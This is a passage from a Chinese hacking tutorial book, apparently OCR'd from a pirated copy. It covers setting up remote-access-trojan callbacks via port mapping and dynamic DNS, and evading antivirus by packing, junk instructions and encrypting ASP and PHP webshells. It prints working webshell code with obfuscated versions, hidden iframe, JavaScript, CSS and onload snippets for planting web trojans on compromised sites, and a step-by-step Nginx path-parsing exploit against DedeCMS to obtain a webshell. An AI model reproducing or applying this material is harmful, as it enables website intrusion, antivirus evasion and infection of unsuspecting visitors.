


图 11-17　设置端口映射

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

经过上述设置后，当“肉鸡”连接网关的 8000 端口时，路由器就会自动把请求转发到内网的灰鸽子客户端（192.168.1.68）。

4. 配置动态域名解决客户端无固定 IP 的情况

使用 ADSL 拨号上网的用户，每次上网时都会分配一个临时的公网 IP 地址，每次上线时获得的 IP 地址都不一样。为了使木马服务端能正确连接到客户端，最简单的方法是使用动态域名。

首先，用户向动态域名服务商注册一个动态域名地址，并在本地电脑上安装动态域名程序。当用户上线时，动态域名程序就会将当前 IP 地址通知动态域名服务商，服务商则把用户当前 IP 地址对应到动态域名上，互联网上的其他电脑在访问这个动态域名时，就可以连接到用户的电脑。

花生壳是目前最流行的动态域名程序，用户可以进入其官方网站（http://www.oray.com/peanuthull/）免费下载。

下载并安装花生壳后，注册一个账户并登录花生壳软件，即可获得一个免费域名，注册的过程非常简单，这里就不再赘述了。登录花生壳后，在免费域名上右击，选择“域名诊断”命令，程序会对当前域名指向进行检测并显示客户端 IP 地址，当出现“经检测，您的域名已激活并指向正确”提示信息后，说明花生壳已经配置成功，如图 11-18 所示。只要不关闭花生壳软件，这台电脑就可以被互联网上其他电脑通过该域名进行访问。




图 11-18　检测花生壳

使用动态域名后，就可以使用动态域名来配置灰鸽子木马了，即使用户的 IP 地址发生改变，“肉鸡”也能正确找到并连接客户端。

11.3　木马免杀技术

现在，大多数用户都具备一些电脑安全知识，懂得安装杀毒软件来保护电脑的安全。为了使木马程序躲过杀毒软件的查杀，由此衍生出一个技术问题：木马免杀。首先，我们先来了解杀毒软件查杀病毒的原理，不同品牌的杀毒软件所采用的技术各有不同，就原理而言大致可以分成特征代码

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

识别和行为监测两种。

特征码识别是传统的查杀方法，杀毒软件公司获得病毒的样本后，对样本进行分析，并定义一段病毒特征码到病毒库中，然后通过在线更新等方式发送给杀毒软件，杀毒软件将病毒特征码与电脑中的文件进行对比，发现包含病毒特征码的文件则视为病毒。

行为监测是一种相对较新的反病毒技术，有的杀毒软件称之为启发式扫描或主动防御，它的原理是通过监测病毒程序的特定行为来发现病毒，这种技术可以及时发现新出现的、病毒库尚未定义的病毒，缺点是误报率较高，因此，大多数杀毒软件都把两种技术结合使用。

了解了杀毒软件查杀病毒的原理后，木马免杀的思路自然也就出来了，目前比较常用的木马免杀技术主要有加壳和加花，下面将分别进行介绍。

11.3.1　木马加壳

自然界中的病毒，除了核心部分的 DNA 或者 RNA 之外，还有一层蛋白质构成的外壳，用于保护核心不被破坏。在电脑程序中也有类似的外壳，运行一个带壳的程序时，外壳会首先运行，取得系统控制权后，运行受保护的程序。壳原本的作用是保护软件不被反编译和非法破解，由于壳的特殊性，黑客很快发现了壳也可以用来保护木马程序逃避杀毒软件的查杀。

Internet 上各种加壳软件层出不穷，由于加壳操作并不复杂，使用这种方式免杀的关键在于尽可能选择最新出现的、不常见的壳，因为杀毒软件的更新相当迅速，一旦壳被成功破解后，便失去了保护的能力。

由于各种加壳程序的操作大同小异，下面以一个国产的加壳工具为例进行示范。

运行加壳工具后，将要加壳的程序拖动至加壳工具中，如图 11-19 所示，然后单击“加壳”按钮，加壳完毕，即可看到加壳后的程序。




图 11-19　木马加壳

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

少数情况下，加壳后的程序可能无法运行，因此，加壳后需要测试程序是否能正常运行，如果加壳的是病毒、木马等危险程序，建议在虚拟机中进行测试。

11.3.2 木马加花

所谓加花，就是在程序时添加花指令，即一些没有实际意义的指令，例如加 1 后减 1 之类。花指令对程序的功能并没有任何作用，却会干扰杀毒软件的查杀。

如果用户有较好的汇编语言基础，可以自己编写花指令，这样的免杀效果无疑是最好的。如果没有汇编基础，可以使用别人编写的加花软件。与加壳相似，在选择加花软件时，黑客会尽量选择最新的和冷门的加花软件，防止被杀毒软件查杀。

加花软件的使用也很简单，下面以 Encryptor 为例进行演示，首先运行加花器，然后单击 Open 按钮，选择要加花的程序，接着在“花指令选择”区域选择要添加的花指令，最后单击“开始加花”按钮即可，如图 11-20 所示。




图 11-20 木马加花

11.3.3 ASP 木马及 PHP 木马加密

ASP 木马和 PHP 木马对个人电脑危害不大，然而在网站入侵过程中，ASP 木马和 PHP 木马却是黑客最得力的帮凶，为了逃避网站安全检测工具的查杀，黑客通常会对 ASP 和 PHP 木马进行加密。

ASP 和 PHP 加密的最初目的是为了保护网站源代码不被盗用，然而这项技术很快被黑客用来逃避查杀。无论如何，作为一个合格的网络管理员，必须对 ASP 及 PHP 加密有所了解。

1. ASP 木马加密

ASP 加密软件有很多，下面以 DecodeScripting_Pro 为例进行示范，运行程序后，单击“编码”按钮，然后在“数据类型”下拉菜单中选择.asp 命令，在文本框中输入要加密的代码，然后单击“编码”按钮，即可获得加密代码，如图 11-21 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 11-21　加密 asp 代码

下面来比较加密前后的效果，本例加密的是原始代码，是一个“一句话木马”。

加密前的代码如下：

```
<%if request ("1")<>""then session("1")=request("1"):end if:if session("1")<>""
then execute session("1")%>
```

加密后的代码如下：

```
<%@ LANGUAGE = VBScript.Encode %>
<%#@~^awAAAA==r6P. ;!+/DPvEFr#@!@*rJO4 xPkn/kkW  cEFr#{Dn;;nkYcJ8E#=+U[,k0lr6Pd+
kdbWUvJ8J#@!@*rEPDtnx,+an1EY ~/ //bGU`rFr#HiAAAA==^#~@%>
```

把加密后的代码放到 asp 网站上进行测试，证实加密后功能完全正常。

2．PHP 木马加密

本文示范使用微盾 PHP 脚本加密专家来加密 PHP 木马，此为免费软件，可在网上下载。

启动加密软件后，在“源文件目录”栏位输入要加密的 PHP 木马所在的文件夹，然后在“输出目录”栏位输入保存加密文件的文件夹，接着选择“开启加密选项”和“开启混淆选项”复选框，单击“开始加密”按钮，并在弹出的对话框中单击“开始”按钮，如图 11-22 所示。




图 11-22　开始加密

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

当“进度”对话框下方出现 Completed 后，表示加密已经完成，单击“确定”按钮即可，如图 11-23 所示。




图 11-23　加密完成

下面来比较加密前后的 PHP 文件，以查看加密的效果。原始代码如下：

```
<form method="post" enctype="multipart/form-data"><input name="upfile" type="file">
<input type="submit" value="ok"></form><?php if ($_SERVER['REQUEST_METHOD'] ==
'POST') { echo "上传完毕 位置: url+".$_FILES["upfile"]["name"]; if(!file_exists($_
FILES["upfile"]["name"])){ copy($_FILES["upfile"]["tmp_name"], $_FILES["upfile"]["name"]);}}?>
```

加密后的部分代码如下：

```
<?php //
eval(base64_decode('JElJSUlJSUlJSUlJST0nY29weSc7'));$OOOOOOOOO=__FILE__;$OOO
000000=urldecode('%74%68%36%73%62%65%68%71%6c%61%34%63%6f%5f%73%61%64%66%70%6e%7
2');$OOOOOOOOO=720;$OOOOOOOO0=$OOOOOOOOO{4}.$OOOOOOOOO{9}.$OOOOOOOOO{3}.$OOOOOOOO
0{5};$OOOOOOOO0.=$OOOOOOOOO{2}.$OOOOOOOOO{10}.$OOOOOOOOO{13}.$OOOOOOOOO{16};$OO
OOOOOO0.=$OOOOOOOO0{3}.$OOOOOOOOO{11}.$OOOOOOOOO{12}.$OOOOOOOO0{7}.$OOOOOOOOO{5}
;$OOOOOOOO0='OOOOOOOO0';eval(($$OOOOOOOO0('JE9PME9PMDAwMD0kT09PMDAwMDAwezE3fS4kT
09PMDAwMDAwezEyfS4kT09PMDAwMDAwezE4fS4kT09PMDAwMDAwezV9LiRPT08wMDAwMDB7MTl9O2lmK
CEwKSRPMDAwTzBPMDA9JE9PME9PMDAwMCgkT09PME8wT
```

把加密后的代码放到 PHP 网站上进行测试，证实加密后 PHP 木马的功能完全正常。

11.4　网页挂马技术解析

本节对网页挂马技术进行详细分析，包括如何制作网页木马，如何将网页木马挂到入侵的网站上，并以实例演示黑客通过服务器程序漏洞挂马的过程。

11.4.1　制作网页木马

其实，制作网页木马就是精心构造一个特殊的网页，该网页利用浏览器或其他应用程序的安全漏洞，使用户在打开这个网页时，自动下载并安装黑客上传的木马程序。高明的黑客通常会根据最

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

新出现的浏览器漏洞编写网页木马，这些需要黑客对脚本编程和系统安全都有一定的认识。然而网上有很多现成的网页木马生成器，使用这些软件，一个毫无编程基础的菜鸟也可以制作出网页木马。虽然这些工具使用的通常都是已经公布有一段时间的安全漏洞，但是由于不少用户并没有及时更新补丁的习惯，因此使用网页木马生成器制作出来的木马仍然有相当大的危害。

网页木马生成器的使用方法大同小异，下面以顶狐网页木马为例，演示黑客是如何使用工具软件来制作网页木马。首先，黑客会将事先配置好的木马程序上传到网上，并且记下木马程序的 URL。通常会选择一些免费的主页空间或者网络硬盘空间。一些免费空间不允许上传.exe 文件，不过这也难不倒黑客，只需把扩展名改成.bat 或者.com 就可以了。

运行网页木马生成器，设置木马程序的 URL 及要使用的安全漏洞，然后单击 Make 按钮，在网页木马生成器的文件夹里，就会生成一个或数个网页，这些就是网页木马，如图 11-24 所示。如果电脑里存在相应的安全漏洞，只要打开这些网页，就会感染黑客事先上传的木马程序。



图 11-24　生成网页木马

需要注意的是，一些网页木马生成器本身带有木马，建议读者不要随便尝试，否则会让自己的电脑成为别人的“肉鸡”。

11.4.2　常用的网页挂马方式

网页木马完成制作后，接下来黑客就会想方设法把它扩散出去，以便获得大量的“肉鸡”，最常用也最有效的方法就是入侵流量较大的网站，然后把木马挂到网站上，这就是俗称的“挂马”，所有访问该网站的人都有可能成为受害者。此外，一些黑客还会自己建立一些非法的成人网站、破解软件下载网站，把网页木马挂到这些网站上，利用人们猎奇的心理，达到传播木马的目的。

下面用一个简单的例子来演示挂马的原理。首先我们随意打开一个网页，然后将其保存下来。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

用记事本打开这个网页，然后插入以下代码：

```
<iframe src=http://www.qq.com width=200 height=200></iframe>
```

保存后，双击打开修改后的网页，可以看到在打开的网页里出现了一个框架，显示的是 http://www.qq.com 的内容，如图 11-25 所示。如果把其中的网址改成网页木马的网址，然后 width 和 height 的值都设置为 0，那么打开这个网页时，就会同时自动打开网页木马，而且由于长和宽都为 0，受害者很难察觉。




图 11-25　使用 iframe 语句挂马的演示

黑客成功入侵某个网站，获得上传和编辑权限后，就可以将网页木马上传至任意一个可以访问的空间，然后修改受害网站的主页或者其他浏览量较大的页面，加入自动打开网页木马的代码。当浏览者打开被挂马的网站时，就会同时运行网页木马。

前面演示的仅仅是其中一种较为常用的挂马语句，其实类似这样的方法还有很多，例如使用 JS 脚本挂马、CSS 挂马等，下面列举一些简单的演示代码。

- 使用 iframe 语句：

```
<iframe src=网页木马地址 width=0 height=0></iframe>
```

- 使用 JS 脚本：

首先新建并上传一个名为 example.js 的 JS 脚本文件，内容为：

```
document.write("<iframe src=网页木马地址 width=0 height=0></iframe>");
```

然后使用以下代码进行挂马：

```
<script language=javascript src=example.js 的地址></script>
```

- Body 挂马：

```
<body onload="window.location='网页木马地址';"></body>
```

- CSS 挂马：

首先新建并上传一个名为 example.css 的文件，内容为：

```
body {
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
    hytop:expression(top.document.body.innerHTML = top.document.body.innerHTML +
"\r\n<iframe src=网页木马地址></iframe>");
    }
```

然后使用以下代码进行挂马，这段代码需要插在网页的 head 区域（即<head>和</head>之间）。

```
    <link rel="stylesheet" rev="stylesheet" href="example.css 的地址" type="text/
css" media="all" />
```

- Javascript 挂马：

```
    <script language=javascript>
      window.open   ("网页木马的地址","","toolbar=no,location=no,directories=no,
status=no,menubar=no,scro  llbars=no,width=0,height=0");
      </script>
```

11.4.3　黑客入侵演示——利用服务器漏洞挂马

经过前面的学习，读者对木马及网页挂马有了一定程度的认识，下面以完整的实例演示黑客如何利用服务器漏洞进行挂马，将前面的知识融会贯通。在这次演示中，我们将利用 Nginx 的一个 0Day 漏洞进行入侵和挂马。

Nginx 是一个高性能的多平台 HTTP 服务器，由 Igor Sysoev 的 Rambler.ru 站点开发，后来 Igor 将源代码以类 BSD 许可证的形式发布。Nginx 以稳定性高和系统资源消耗低而闻名，国内的新浪、网易等门户网站及几个著名的视频分享网站均部署了 Nginx。

Nginx0.8.38 及之前的版本，在处理 PHP 脚本文件路径的解析时存在问题，甚至会导致非脚本文件被当成脚本文件执行。例如攻击者可以制作一个包含了 PHP 木马的.zip 文件（文件的格式取决于网站允许上传什么文件），然后将其上传至网站，假设上传文件的 URL 为 http://www.xx.com/ upload/1.zip，攻击者就可以通过访问 http://www.xx.com/upload/1.zip/1.php，强制服务器把 1.zip 当成 PHP 脚本来处理，从而使恶意代码得以执行。

为了演示入侵的过程，先使用 nginx、PHP、MySQL、phpMyAdmin 在本地搭建一个 PHP 环境，然后安装一套 PHP 网站程序，本例选择的是织梦 CMS 内容管理系统（DedecmsV5.5）。

1. 制作及伪装 PHP 木马

打开记事本后，输入下面的代码，然后另存为.php 文件，一个简单的 PHP 木马便诞生了，它只有一个向服务器上传文件的功能，黑客通常把这种木马称为“小马”，把制作好的“小马”改名为 1.zip，以便上传到网站。

```
    <form     method="post"   enctype="multipart/form-data"><input   name="upfile"
type="file">   <input   type="submit"   value="ok"></form><?php   if   ($_SERVER
['REQUEST_METHOD'] == 'POST') { echo "上传完毕 位置: url+".$_FILES["upfile"]["name"];
if(!file_exists ($_FILES["upfile"]["name"])){ copy($_FILES["upfile"]["tmp_name"],
$_FILES["upfile"] ["name"]);}}?>
```

“小马”因为代码简单，隐蔽性好，黑客通常使用它作为入侵的“先头部队”，成功植入“小马”后，通过“小马”上传功能完善的“大马”。

2. 上传木马

很多网站和论坛允许用户上传附件，Dedecms 也不例外，下面示范注册一个会员账户，然后把伪装成.zip 文件的木马程序作为附件上传到服务器的过程，具体的操作如下：

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step1 在网站注册一个新账户，然后登录会员中心，如图 11-26 所示。在“内容管理”区域单击“软件上传”按钮。



图 11-26 使用软件上传功能

Step2 在“软件详情”区域中，单击“本地地址”栏右侧的“选取”按钮，在打开的窗口中单击“上传新文件”按钮，如图 11-27 所示。



图 11-27 上传新文件

Step3 在打开的窗口中任意输入一个标题，然后单击“浏览”按钮，在弹出的对话框中选择伪装成.zip 文件的 PHP 木马，接着单击“打开”按钮，如图 11-28 所示，最后单击“提交”按钮，开始上传。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 11-28　选择上传的文件

Step4　上传完毕，单击上传的文件即可返回之前的页面，此时在“本地地址”栏位可以查看木马程序上传至服务器的路径，请记录该路径，如图 11-29 所示。



图 11-29　获得木马程序在服务器的路径

3. 上传“大马”

至此，伪装的”小马”已经上传至服务器，由于上传的.zip 文件通常无法在服务端执行，故不具备危害性。此时，如果在浏览器中输入木马程序的地址 http://127.0.0.1/uploads/userup/3/12Jb5562-9117.zip，则会将文件下载回本地，如图 11-30 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 11-30　木马并不能在服务端执行

使用 nginx 作为 Web 服务器时，由于存在 PHP 解析的漏洞，只要在正常的网址后面加上一个类似 /t.php 的语句（/abc.php 也行，可以随意构造），nginx 就会把前面的 12Jb5562-9117.zip 作为 PHP 脚本执行。在浏览器地址栏输入 http://127.0.0.1/uploads/userup/3/12Jb5562-9117.zip/t.php 后，将会发现上传的木马已经运行，如图 11-31 所示。



图 11-31　木马成功运行

接下来，使用“小马”的上传功能将真正要使用的 PHP 木马上传至服务器，以便获得 webshell，具体的操作如下：

Step1　单击“浏览”按钮，在打开的对话框中选择要上传的 PHP 木马，然后单击“打开”按钮，如图 11-32 所示，接着单击 OK 按钮，开始上传。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 11-32　上传“大马”

Step2　上传完毕，在浏览器中输入 PHP 木马的路径（与“小马”位于同一目录），即可运行 PHP 木马，至此，黑客已经成功获得 webshell，可以对目标网站进行各种操作了，如图 11-33 所示。

